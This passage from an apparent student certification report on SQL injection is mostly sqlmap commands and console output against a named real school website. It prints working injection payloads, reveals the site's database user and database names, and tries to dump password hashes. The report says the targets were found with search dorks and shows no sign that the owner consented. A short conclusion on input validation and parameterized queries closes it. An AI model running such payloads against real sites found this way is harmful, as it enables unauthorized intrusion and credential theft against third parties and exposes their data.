Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
Payload: id=30' AND (SELECT 4757 FROM(SELECT COUNT(*),CONCAT(0x716b716b71,(SELECT (ELT(4757=4757,1))),0x716a7a6a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'o  
jJA'='oJJA'  
  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=30' AND (SELECT 7072 FROM (SELECT(SLEEP(5))))JEki AND 'QXiG'='QXiG'  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 3 columns  
Payload: id=-5031' UNION ALL SELECT NULL,CONCAT(0x716b716b71,0x4d4d734573685353457545656854697969596f6a6e617575416246536a5479486f515671634c464a,0x716a7a6a71),NULL-- --  
---  
[09:26:27] [INFO] the back-end DBMS is MySQL  
web application technology: PHP, Nginx, PHP 5.6.40  
back-end DBMS: MySQL >= 5.0 (MariaDB fork)  
[09:26:27] [INFO] fetching current user  
current user: 'gdgoenka_brajesh@%'  
[09:26:27] [INFO] fetching database names  
[09:26:28] [INFO] resumed: 'gdgoenka_nifty'  
[09:26:28] [INFO] resumed: 'information_schema'  
available databases [2]:  
[*] gdgoenka_nifty  
[*] information_schema  
[09:26:28] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.gdgoenkaagra.com'  
[*] ending @ 09:26:28 /2024-06-22/  
kali@kali: ~
```

```
[09:26:27] [INFO] the back-end DBMS  
web application technology: PHP, Ngi  
back-end DBMS: MySQL >= 5.0 (MariaDB  
[09:26:27] [INFO] fetching current u  
current user: 'gdgoenka_brajesh@%'  
[09:26:27] [INFO] fetching database  
[09:26:28] [INFO] resumed: 'gdgoenka  
[09:26:28] [INFO] resumed: 'informat
```

9. Run this command to get current user's password **sqlmap --url**

**https://www.gdgoenkaagra.com/photo-gallery.php?id=30 --dbs --passwords**



```
kali@kali: ~  
$ sqlmap --url https://www.gdgoenkaagra.com/photo-gallery.php?id=30 --dbs --passwords  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 09:27:07 /2024-06-22/  
[09:27:07] [INFO] resuming back-end DBMS 'mysql'  
[09:27:07] [INFO] testing connection to the target URL  
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=g5hc1o0q0pa...hv7094ge75'). Do you want to use those [Y/n] y  
sqlmap resumed the following injection point(s) from stored session:  
---  
Parameter: id (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: id=30' AND 3620=3620 AND 'laji'='laji  
  
Type: error-based  
Title: MySQL >= 5.0 AND error-based - WHERE, ORDER BY or GROUP BY clause (FLOOR)  
Payload: id=30' AND (SELECT 4757 FROM(SELECT COUNT(*),CONCAT(0x716b716b71,(SELECT (ELT(4757=4757,1))),0x716a7a6a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'o  
jJA'='ojJA  
  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=30' AND (SELECT 7072 FROM (SELECT(SLEEP(5)))JEki) AND 'QxiG'='QxiG  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 3 columns  
Payload: id=-5031' UNION ALL SELECT NULL,CONCAT(0x716b716b71,0x4d4d734573685353457545656854697969596f6a6e617575416246536a5479486f515671634c464a,0x716a7a6a71),NULL-- --  
---  
[09:27:09] [INFO] the back-end DBMS is MySQL  
web application technology: Nginx, PHP 5.6.40, PHP  
back-end DBMS: MySQL >= 5.0 (MariaDB fork)  
[09:27:09] [INFO] fetching database users password hashes  
[09:27:10] [WARNING] potential permission problems detected ('command denied')  
[09:27:10] [WARNING] the SQL query provided does not return any output  
[09:27:11] [WARNING] the SQL query provided does not return any output  
[09:27:11] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'  
[09:27:11] [WARNING] the SQL query provided does not return any output  
[09:27:12] [WARNING] the SQL query provided does not return any output  
[09:27:12] [INFO] fetching database users  
[09:27:12] [WARNING] the SQL query provided does not return any output  
[09:27:12] [INFO] retrieved: ''gdgoenka_brajesh'@'%'  
[09:27:12] [INFO] fetching number of password hashes for user 'gdgoenka_brajesh'  
[09:27:12] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval  
[09:27:12] [INFO] retrieved:  
[09:27:13] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)  
[09:27:15] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
```

```
[WARNING] the SQL query provided does not return a  
[WARNING] the SQL query provided does not return a  
[INFO] fetching database users  
[WARNING] the SQL query provided does not return a  
[INFO] retrieved: ''gdgoenka_brajesh'@'%'  
[INFO] fetching number of password hashes for user  
[WARNING] running in a single-thread mode. Please  
[
```

## **CONCLUSION**

The completion of the "SQL Injection Vulnerability Assessment" project as part of the Cyber Security and Ethical Hacking certification from Board Infinity has provided a thorough and practical understanding of one of the most critical threats in web application security. This project began with a deep dive into SQL Injection, a pervasive vulnerability that allows attackers to manipulate SQL queries through improper input validation, leading to unauthorized access to databases. The project's primary objective was to identify, exploit, and analyze SQL Injection vulnerabilities, offering a real-world perspective on how such attacks are executed and the potential damage they can cause.

Through a series of structured phases, the project systematically approached this goal. Initially, SQL dorks were used to identify potential targets, demonstrating how easily vulnerable websites can be located with publicly available tools. This phase underscored the widespread nature of the threat and the importance of vigilance in web security. The project then progressed to testing these identified vulnerabilities, confirming their presence by manipulating input parameters and using SQLMap for deeper exploration. This allowed for a detailed understanding of the database structures involved, revealing the extent to which these vulnerabilities could be exploited by malicious actors.

Throughout the project, the importance of robust security practices became increasingly clear. The practical experience gained reinforced the need for effective input validation, parameterized queries, and regular security assessments to protect web applications from SQL Injection and similar threats. The project concluded with a comprehensive understanding of both the offensive and defensive aspects of SQL Injection, highlighting the critical role that security professionals play in safeguarding digital assets against evolving cyber threats.



## **REFERENCES**

Kali Linux :- <https://www.kali.org/>

SQLMap :- <https://sqlmap.org/>

VirtualBox :- <https://www.virtualbox.org/>

Board Infinity:- <https://www.boardinfinity.com/>



